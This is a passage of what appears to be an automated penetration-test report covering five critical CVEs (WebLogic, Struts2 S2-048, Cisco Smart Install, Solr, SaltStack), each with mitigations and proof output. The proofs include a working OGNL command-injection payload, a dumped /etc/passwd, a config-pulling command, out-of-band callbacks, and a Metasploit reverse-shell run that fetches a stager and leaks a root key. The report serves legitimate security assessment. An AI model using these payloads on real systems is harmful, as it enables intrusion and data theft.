Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.105 : 7001	10.2.51.105	Oracle Weblogic Server on 10.2.51.105 Port 7001	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Oracle Weblogic Server on 10.2.51.105 Port 7001**

Out-of-band request and response showing that the vulnerable Oracle WebLogic Server connected to an attacker-specified external server

```
05/24/2024, 4:29 PM
```

```
$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 240
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8htss9f4disr5nceq05d4ao61mb86ri.main.interacth3.io.  IN       AAAA


Response:
;; opcode: QUERY, status: NOERROR, id: 240
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8htss9f4disr5nceq05d4ao61mb86ri.main.interacth3.io.  IN       AAAA

;; ANSWER SECTION:
cp8htss9f4disr5nceq05d4ao61mb86ri.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8htss9f4disr5nceq05d4ao61mb86ri.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8htss9f4disr5nceq05d4ao61mb86ri.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.30. Oracle Weblogic wls-wsat Component XML Deserialization Vulnerability

CRITICAL 9.8

CVE-2017-3506

This weakness led to a Host Compromise affecting host 10.2.51.105.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Vulnerability in the Web Services component of Oracle WebLogic Server allows unauthenticated attacker with network access via HTTP to compromise Oracle WebLogic Server.

Remote unauthenticated attackers can execute commands that can result in unauthorized creation, deletion or modification to critical data or access all Oracle WebLogic Server accessible data.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Upgrade Oracle Weblogic by following the directions provided in the Oracle Critical Patch Advisory, or update to the latest version.

References

- CVE-2017-3506 @ **https://nvd.nist.gov/vuln/detail/CVE-2017-3506**
- Oracle Critical Patch Update Advisory @ **https://www.oracle.com/security-alerts/cpuapr2017.html**
- Remote OS Command Execution on Oracle Weblogic server via [CVE-2017-3506] @ **https://hackerone.com/reports/810778**
- 8220 Gang Exploiting Oracle WebLogic Flaw to Hijack Servers and Mine Cryptocurrency @ **https://thehackernews.com/2023/05/8220-gang-exploiting-oracle-weblogic.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.105 : 7001	10.2.51.105	Oracle Weblogic Server on 10.2.51.105 Port 7001	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Oracle Weblogic Server on 10.2.51.105 Port 7001**

Out-of-band request and response showing that the vulnerable WebLogic Server component of Oracle Fusion Middleware (subcomponent: Web Services) was exploited to run commands to connect to an attacker-specified external server

```
05/24/2024, 4:29 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 64180
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8htss9f4disr5nceq0i5ipfbdnc4cih.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 64180
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8htss9f4disr5nceq0i5ipfbdnc4cih.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8htss9f4disr5nceq0i5ipfbdnc4cih.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8htss9f4disr5nceq0i5ipfbdnc4cih.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8htss9f4disr5nceq0i5ipfbdnc4cih.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.31. Apache Struts2 S2-048 Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2017-9791

This weakness led to a Host Compromise affecting host 10.2.51.105.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

The Struts 1 plugin in Apache Struts 2.1.x and 2.3.x might allow remote code execution via a malicious field value passed in a raw message to the ActionMessage.

Unauthenticated remote attackers can exploit this vulnerability to execute arbitrary commands on the vulnerable target.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Refer to vendor product guidance to update to the latest version.

References

- S2-048 @ **https://cwiki.apache.org/confluence/display/WW/S2-048**
- CVE-2017-9791 Detail @ **https://nvd.nist.gov/vuln/detail/CVE-2017-9791**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.105 : 8082	10.2.51.105	Apache Struts on 10.2.51.105 Port 8082	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Apache Struts on 10.2.51.105 Port 8082**

HTTP response that contains the output of the 'cat /etc/passwd' command

```
05/24/2024, 5:24 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html;charset=ISO-8859-1
Date: Sat, 25 May 2024 00:23:47 GMT
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=D156066B97173857DC94611CA85849DD; Path=/; HttpOnly

<!DOCTYPE html>




<html lang="en">
<head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta http-equiv='Content-Type' content='text/html; charset=UTF-8' />
        <meta name="description" content="Struts2 Showcase for Apache Struts Project">
        <meta name="author" content="The Apache Software Foundation">

        <title>Struts2 Showcase - Struts1 Integration - Result</title>

        <link href="/styles/bootstrap.css" rel="stylesheet"
              type="text/css" media="all">
        <link href="/styles/bootstrap-responsive.css" rel="stylesheet"
              type="text/css" media="all">
        <link href="/styles/main.css" rel="stylesheet" type="text/css"
              media="all"/>

        <script src="/js/jquery-1.8.2.min.js"></script>
        <script src="/js/bootstrap.min.js"></script>
        <script type="text/javascript">
                $(function () {
                        $('.dropdown-toggle').dropdown();
                        var alerts = $('ul.alert').wrap('<div />');
                        alerts.prepend('<a class="close" data-dismiss="alert" href="#">&times;</a>');
                        alerts.alert();
                });
        </script>
```

```
        <!-- Prettify -->
        <link href="/styles/prettify.css" rel="stylesheet">
        <script src="/js/prettify.js"></script>

        <!-- Le HTML5 shim, for IE6-8 support of HTML5 elements -->
        <!--[if lt IE 9]>
        <script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
        <![endif]-->

        <style type="text/css">
                .label {
                        background-color: #ffffff;
                        color: #000000;
                        text-shadow: none;
                        font-weight: bold;
                }
        </style>
</head>

<body id="page-home" onload="prettyPrint();">

<div class="navbar navbar-fixed-top">
        <div class="navbar-inner">
                <div class="container-fluid">
                        <a class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
                                <span class="icon-bar"></span>
                                <span class="icon-bar"></span>
                                <span class="icon-bar"></span>
                        </a>
                        <a href="/showcase.jsp;jsessionid=D156066B97173857DC94611CA85849DD"
class="brand">Struts2 Showcase</a>
                        <div class="nav-collapse">
                                <ul class="nav">
                                        <li><a
href="/showcase.jsp;jsessionid=D156066B97173857DC94611CA85849DD"><i class="icon-home"></i> Hom
e</a></li>
                                        <li class="dropdown">
                                                <a href="#" class="dropdown-toggle" data-
toggle="dropdown">Configuration<b
                                                                        class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li><a
href="/actionchaining/actionChain1!input.action;jsessionid=D156066B97173857DC94611CA85849DD"
>Action Chaining</a></li>
                                                        <li><a href="/config-
browser/index.action;jsessionid=D156066B97173857DC94611CA85849DD">Config Brows
er</a></li>
                                                        <li><a
href="/conversion/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Conversion</a></li>
                                                        <li><a
href="/person/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Person Manager ( by Con
ventions )</a></li>
                                                </ul>
                                        </li>
                                        <li class="dropdown">
                                                <a href="#" class="dropdown-toggle" data-
toggle="dropdown">Tags<b class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li class="dropdown-submenu">
                                                                <a href="#">Non UI Tags</a>
                                                                <ul class="dropdown-menu">
                                                                        <li><a href="/tags/non-
ui/actionTag/showActionTagDemo.action;jsessionid=D156066B97173857DC94611CA
85849DD">Action Tag</a></li>
                                                                        <li><a href="/tags/non-
ui/date.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Date Tag</a></li>
                                                                        <li><a href="/tags/non-
ui/debugTagDemo.action;jsessionid=D156066B97173857DC94611CA85849DD">Debug
Tag</a></li>
                                                                        <li><a href="/tags/non-
ui/iteratorGeneratorTag/showGeneratorTagDemo.action;jsessionid=D156066B971
73857DC94611CA85849DD">Iterator Generator Tag</a></li>
                                                                        <li>

                                                                                <a href="/tags/non-
ui/appendIteratorTag/showAppendTagDemo.action;jsessionid=D156066B97173857DC94
611CA85849DD">Append Iterator Tag</a>
                                                                        <li>
```

```
                                                                    <a href="/tags/non-
ui/mergeIteratorTag/showMergeTagDemo.action;jsessionid=D156066B97173857DC9461
1CA85849DD">Merge Iterator Demo</a>
                                                                </li>

                                                                <a href="/tags/non-
ui/subsetIteratorTag/showSubsetTagDemo.action;jsessionid=D156066B97173857DC94
611CA85849DD">Subset Tag</a>
                                                                <li><a href="/tags/non-
ui/actionPrefix/actionPrefixExampleUsingFreemarker.action;jsessionid=D1560
66B97173857DC94611CA85849DD">Action Prefix Example (Freemarker)</a></li>
                                                                <li><a href="/tags/non-
ui/ifTag/testIfTagJsp.action;jsessionid=D156066B97173857DC94611CA85849DD">
If Tag (JSP)</a></li>
                                                                <li><a href="/tags/non-
ui/ifTag/testIfTagFreemarker.action;jsessionid=D156066B97173857DC94611CA85
849DD">If Tag (Freemarker)</a></li>
                                                            </ul>

                                                        </li>
                                                        <li class="dropdown-submenu">
                                                                <a href="#">UI Tags</a>
                                                                <ul class="dropdown-menu">
                                                                <li><a
href="/tags/ui/example!input.action;jsessionid=D156066B97173857DC94611CA85849DD">UI Exampl
e</a></li>
                                                                <li><a
href="/tags/ui/exampleVelocity!input.action;jsessionid=D156066B97173857DC94611CA85849DD">U
I Example (Velocity)</a></li>
                                                                <li><a
href="/tags/ui/lotsOfOptiontransferselect!input.action;jsessionid=D156066B97173857DC94611C
A85849DD">Option Transfer Select UI Example</a></li>
                                                                <li><a
href="/tags/ui/moreSelects!input.action;jsessionid=D156066B97173857DC94611CA85849DD">More
Select Box UI Examples</a></li>
                                                                <li>

                                                                <a
href="/tags/ui/treeExampleStatic.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Tree Exampl
e (static)</a>
                                                                <li>

                                                                <a
href="/tags/ui/showDynamicTreeAction.action;jsessionid=D156066B97173857DC94611CA85849DD">Tree
 Example (dynamic)</a>
                                                                <li>

                                                                <a
href="/tags/ui/showDynamicAjaxTreeAction.action;jsessionid=D156066B97173857DC94611CA85849DD">
Tree Example (dynamic ajax loading)</a>
                                                                <li>

                                                                <a
href="/tags/ui/componentTagExample.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Component
 Tag Example</a>
                                                                <li><a
href="/tags/ui/actionTagExample!input.action;jsessionid=D156066B97173857DC94611CA85849DD">
Action Tag Example</a></li>
                                                                <li><a
href="/tags/ui/datepicker/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">DateTime
picker tag - Pick a date</a></li>
                                                                <li><a
href="/tags/ui/timepicker/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">DateTime
picker tag - Pick a time</a></li>

                                                            </ul>
                                                        </li>
                                                </ul>
                                        </li>
                                        <li class="dropdown">
                                                <a href="#" class="dropdown-toggle" data-
toggle="dropdown">File<b class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li><a
href="/filedownload/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">File Download</a>
</li>
                                                        <li class="dropdown-submenu">
                                                                <a href="#">File Upload</a>
                                                                <ul class="dropdown-menu">
                                                                <li>
```

```
                                                                        <a
href="/fileupload/upload.action;jsessionid=D156066B97173857DC94611CA85849DD">Single File Uplo
ad</a>
                                                                    </li>
                                                                    <li>

                                                                        <a
href="/fileupload/multipleUploadUsingList.action;jsessionid=D156066B97173857DC94611CA85849DD"
>Multiple File Upload (List)</a>

                                                                    </li>
                                                                    <li>

                                                                        <a
href="/fileupload/multipleUploadUsingArray.action;jsessionid=D156066B97173857DC94611CA85849DD
">Multiple File Upload (Array)</a>
                                                                    </li>
                                                                </ul>
                                                            </li>
                                                        </ul>
                                                    </li>
                                                    <li class="dropdown">
                                                        <a href="#" class="dropdown-toggle" data-
toggle="dropdown">Examples<b class="caret"></b></a>
                                                        <ul class="dropdown-menu">
                                                            <li class="dropdown-submenu">
                                                                <a href="#">Hangman</a>
                                                                <ul class="dropdown-menu">
                                                                    <li><a
href="/hangman/hangmanNonAjax.action;jsessionid=D156066B97173857DC94611CA85849DD">Hangman
(Non Ajax)</a></li>
                                                                    <li><a
href="/hangman/hangmanAjax.action;jsessionid=D156066B97173857DC94611CA85849DD">Hangman (Aj
ax - Experimental)</a></li>
                                                                </ul>
                                                            </li>
                                                            <li><a
href="/person/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Person Manager</a></li>
                                                            <li><a
href="/empmanager/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">CRUD</a></li>
                                                            <li><a
href="/wait/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Execute &amp;amp; Wait</a></l
i>
                                                            <li><a
href="/token/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Token</a></li>
                                                            <li><a
href="/validation/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Validation</a></li>
                                                            <li><a
href="/modelDriven/modelDriven.action;jsessionid=D156066B97173857DC94611CA85849DD">Model Dri
ven</a></li>
                                                        </ul>
                                                    </li>
                                                    <li class="dropdown">
                                                        <a href="#" class="dropdown-toggle" data-
toggle="dropdown">Integration<b class="caret"></b></a>
                                                        <ul class="dropdown-menu">
                                                            <li class="dropdown-submenu">
                                                                <a href="#">Freemarker</a>
                                                                <ul class="dropdown-menu">
                                                                    <li>

                                                                        <a
href="/freemarker/customFreemarkerManagerDemo.action;jsessionid=D156066B97173857DC94611CA8584
9DD">Demo of usage of a Custom Freemarker Manager</a>
                                                                    </li>
                                                                    <li>

                                                                        <a
href="/freemarker/standardTags.action;jsessionid=D156066B97173857DC94611CA85849DD">Demo of St
andard Struts Freemarker Tags</a>
                                                                    </li>
                                                                </ul>
                                                            </li>
                                                            <li><a
href="/jsf/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">JavaServer Faces</a></li>
                                                            <li><a
href="/integration/editGangster;jsessionid=D156066B97173857DC94611CA85849DD">Struts 1 Integr
ation</a></li>
                                                            <li><a
href="/tiles/index.action;jsessionid=D156066B97173857DC94611CA85849DD">Tiles</a></li>
                                                        </ul>
```

```
                                        </li>
                                        <li class="dropdown">
                                                <a href="#" class="dropdown-toggle" data-
toggle="dropdown">AJAX<b class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li><a
href="/ajax/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Ajax plugin</a></li>
                                                        <li><a
href="/chat/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Ajax Chat</a></li>
                                                </ul>
                                        </li>
                                        <li><a
href="/interactive/index.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Interactive Demo</a>
</li>
                                </ul>

                                <ul class="nav pull-right">
                                        <li class="dropdown last">
                                                <a href="#" class="dropdown-toggle" data-toggle="dropdown">
<i class="icon-flag"></i> Help<b
                                                                class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li><a
href="/help.jsp;jsessionid=D156066B97173857DC94611CA85849DD">Help</a></li>
                                                        <li><a href="http://struts.apache.org/mail.html"><i
class="icon-share"></i> User Mailing
                                                                List</a></li>
                                                        <li><a href="http://struts.apache.org/2.x/"><i
class="icon-share"></i> Struts2 Website</a>
                                                        </li>
                                                        <li><a
href="http://struts.apache.org/2.x/docs/home.html"><i class="icon-share"></i>
                                                                Documentation</a></li>
                                                </ul>
                                        </li>
                                </ul>
                        </div>
                        <!--/.nav-collapse -->
                </div>
        </div>
</div>

<div class="page-header">
        <h1>Struts1 Integration - Result</h1>
</div>

<div class="container-fluid">
        <div class="row-fluid">
                <div class="span12">

                                <ul class="alert alert-info">
                <li><span>Gangster root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:107::/var/run/dbus:/bin/false
 added successfully</span></li>
        </ul>

                        <tr>
    <td class="tdLabel"><label for="name" class="label">Gangster Name:</label></td>
    <td
><label id="name">%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#
```

```
container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@
com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.get
ExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#q=@org.apache.commons.io.IOUtils@toString(@
java.lang.Runtime@getRuntime().exec('cat /etc/passwd').getInputStream())).(#q)}</label></td>
</tr>

<br/>
                        <tr>
    <td class="tdLabel"><label for="age" class="label">Gangster Age:</label></td>
    <td
><label id="age">10</label></td>
</tr>

<br/>
                        <tr>
    <td class="tdLabel"><label for="bustedBefore" class="label">Busted Before:</label></td>
    <td
><label id="bustedBefore">false</label></td>
</tr>

<br/>
                        <tr>
    <td class="tdLabel"><label for="description" class="label">Gangster Description:</label></td>
    <td
><label id="description">
</label></td>
</tr>

<br/>

                </div>
        </div>
</div>


<hr>

<footer id="footer" class="footer">
        <div>
                <p style="text-align: center;">
                        <a href="/viewSource.action?
config=&className=org.apache.struts2.s1.Struts1Action&page=/integration/mod
elDrivenResult.jsp" class="btn btn-info">View Sources</a>
                </p>
        </div>


        <div class="pull-right">
                <div>

2024/05/25 12:23:48

                </div>
                <!-- end branding -->

                <div>
                        <a href="http://struts.apache.org/2.x/">
                                <img src="/img/struts-power.gif"
                                     alt="Powered by Struts"/>
                        </a>
                </div>
                <!-- end search -->
        </div>

        <div class="pull-left">
                Copyright &copy; 2003-2024
                <a href="http://www.apache.org">
                        The Apache Software Foundation.
                </a>
        </div>
</footer>
</body>
</html>
```

2.3.32. Vulnerable Cisco Smart Install

CRITICAL 9.8

CVE-2018-0171

This weakness led to a Critical Infrastructure Compromise affecting the Smart Install service at 10.0.100.253:4786.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

A vulnerability in the Smart Install feature of Cisco IOS Software and Cisco IOS XE Software could allow an unauthenticated, remote attacker to trigger a reload of an affected device, resulting in a denial of service (DoS) condition, or to execute arbitrary code on an affected device. The vulnerability is due to improper validation of packet data. An attacker could exploit this vulnerability by sending a crafted Smart Install message to an affected device on TCP port 4786. A successful exploit could allow the attacker to cause a buffer overflow on the affected device, which could have the following impacts: Triggering a reload of the device, Allowing the attacker to execute arbitrary code on the device, Causing an indefinite loop on the affected device that triggers a watchdog crash. Cisco Bug IDs: CSCvg76186.

A vulnerability in the Smart Install feature of Cisco IOS Software and Cisco IOS XE Software could allow an unauthenticated, remote attacker to trigger a reload of an affected device, resulting in a denial of service (DoS) condition, or to execute arbitrary code on an affected device.

Privilege Escalation | Information Disclosure

Mitigations

- If an upgrade to a non-vulnerable version cannot be made the smart install service should be disabled.
- Cisco has released free software updates that address the vulnerability described in this advisory. Customers may only install and expect support for software versions and feature sets for which they have purchased a license.

References

- CVE-2018-0171 @ **https://nvd.nist.gov/vuln/detail/CVE-2018-0171**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.100.253 : 4786	10.0.100.253	Smart Install Service on 10.0.100.253 Port 4786	Critical Infrastructure Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Smart Install Service on 10.0.100.253 Port 4786**

Header of config file obtained from Cisco smart install service

```
05/24/2024, 3:02 PM

$ python2 siet.py -g -i 10.0.100.253

!
! last configuration change at 15:09:57 est wed aug 30 2023 by root
! nvram config last updated at 15:00:33 est wed aug 30 2023 by root
!
version 15.0
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
```

2.3.33. Apache Solr Velocity Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2019-17558

This weakness led to a Host Compromise affecting host 10.2.51.108.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Apache Solr 5.0.0 to Apache Solr 8.3.1 are vulnerable to remote code execution through the VelocityResponseWriter. A Velocity template can be provided through Velocity templates in a configset 'velocity/' directory or as a parameter. A user defined configset could contain renderable, potentially malicious, templates. Parameter provided templates are disabled by default, but can be enabled by setting 'params.resource.loader.enabled' by defining a response writer with that setting set to 'true'. Defining a response writer requires configuration API access. Solr 8.4 removed the params resource loader entirely, and only enables the configset-provided template rendering when the configset is 'trusted' (has been uploaded by an authenticated user).

Remote unauthenticated attackers can execute arbitrary commands on the server.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Upgrade to Apache Solr 8.4 or greater.

References

- CVE-2019-17558 @ **https://nvd.nist.gov/vuln/detail/CVE-2019-17558**
- Vendor Advisory @ **https://issues.apache.org/jira/browse/SOLR-13971**
- Proof of Concept and Writeup @ **https://github.com/jas502n/solr_rce**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.108 : 8984	10.2.51.108	Apache Solr on 10.2.51.108 Port 8984	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Apache Solr on 10.2.51.108 Port 8984**

Out-of-band DNS request and response showing that the vulnerable Apache Solr server was exploited to run the curl command to connect to an attacker-specified external site

```
05/24/2024, 5:33 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 8000
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8j31c9f4djdho8pnggdajxfitwgdre7.main.interacth3.io.  IN       A
```

```
Response:
;; opcode: QUERY, status: NOERROR, id: 8000
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8j31c9f4djdho8pnggdajxfitwgdre7.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8j31c9f4djdho8pnggdajxfitwgdre7.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8j31c9f4djdho8pnggdajxfitwgdre7.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8j31c9f4djdho8pnggdajxfitwgdre7.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.34. SaltStack Salt Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2020-11651

This weakness led to a Host Compromise affecting host 10.0.220.50.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

An issue was discovered in SaltStack Salt before 2019.2.4 and 3000 before 3000.2. The salt-master process ClearFuncs class does not properly validate method calls. This allows a remote user to access some methods without authentication. These methods can be used to retrieve user tokens from the salt master and/or run arbitrary commands on salt minions.

Remote attackers can access methods in the ZeroMQ service that allow remote code execution for authenticated users.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- Update Salt master and minions to at least version 3001 released June 2020 by Saltstack.

References

- CVE-2020-11651 @ **https://nvd.nist.gov/vuln/detail/CVE-2020-11651**
- SALT 2019.2.4 RELEASE NOTES @ **https://docs.saltproject.io/en/latest/topics/releases/2019.2.4.html**
- Salt 3000.2 Release Notes @ **https://github.com/saltstack/salt/blob/v3000.2_docs/doc/topics/releases/3000.2.rst**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.220.50 : 4506	10.0.220.50	Saltstack Salt on 10.0.220.50 Port 4506	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Saltstack Salt on 10.0.220.50 Port 4506**

Commands executed on the vulnerable host via a Metasploit reverse shell that was established by exploiting this vulnerability

```
05/24/2024, 8:35 PM

$ python3 /opt/h3/msfrun_and_exec.py

[*] Using configured payload python/meterpreter/reverse_https
VERBOSE => false
WfsDelay => 10
EnableContextEncoding => false
DisablePayloadHandler => false
RPORT => 4506
SSL => false
SSLVersion => Auto
SSLVerifyMode => PEER
ConnectTimeout => 10
TCP::max_send_size => 0
TCP::send_delay => 0
SRVHOST => 0.0.0.0
SRVPORT => 8080
SSLCompression => false
HTTP::no_cache => false
HTTP::chunked => false
HTTP::header_folding => false
HTTP::junk_headers => false
HTTP::compression => none
HTTP::server_name => Apache
SendRobots => false
AllowNoCleanup => false
MINIONS => (?-mix:.*)
RHOSTS => 10.0.220.50
TARGET => 1
payload => cmd/unix/python/shell_reverse_tcp
VERBOSE => false
LPORT => 23
ReverseAllowProxy => False
ReverseListenerThreaded => False
StagerRetryCount => 10
StagerRetryWait => 5
CreateSession => True
AutoVerifySession => True
LHOST => 10.0.227.200
[*] Started reverse TCP handler on 10.0.227.200:23
[*] 10.0.220.50:4506 - Using auxiliary/gather/saltstack_salt_root_key as check
[*] 10.0.220.50:4506 - Connecting to ZeroMQ service at 10.0.220.50:4506
[*] 10.0.220.50:4506 - Negotiating signature
[*] 10.0.220.50:4506 - Negotiating version
[*] 10.0.220.50:4506 - Negotiating NULL security mechanism
[*] 10.0.220.50:4506 - Sending READY command of type REQ
[*] 10.0.220.50:4506 - Yeeting _prep_auth_info() at 10.0.220.50:4506
[+] 10.0.220.50:4506 - Root key: bDZ5utK4xVGRriwBmtq6/5e63DFGK+0aQ+vzKyfwtHfsl2SFkN0UF2kCQU5lNGeG8sTTPj2ms
jc=
[*] 10.0.220.50:4506 - Connecting to ZeroMQ service at 10.0.220.50:4506
[*] 10.0.220.50:4506 - Negotiating signature
[*] 10.0.220.50:4506 - Negotiating version
[*] 10.0.220.50:4506 - Negotiating NULL security mechanism
[*] 10.0.220.50:4506 - Sending READY command of type REQ
[*] 10.0.220.50:4506 - Executing Unix command on the master: cmd/unix/python/shell_reverse_tcp
[*] 10.0.220.50:4506 - Yeeting runner() at 10.0.220.50:4506
[*] 10.0.220.50:4506 - Using URL: http://10.0.227.200:8080/ndfIZSpkkL
[*] 10.0.220.50:4506 - Serving intermediate stager over HTTP: http://10.0.227.200:8080/ndfIZSpkkL
[*] 10.0.220.50 - Command shell session 544 closed.
[*] 10.0.220.53 - Meterpreter session 546 closed.  Reason: Died
[*] 10.0.220.50 - Command shell session 545 closed.
[*] 10.0.220.53 - Meterpreter session 548 closed.
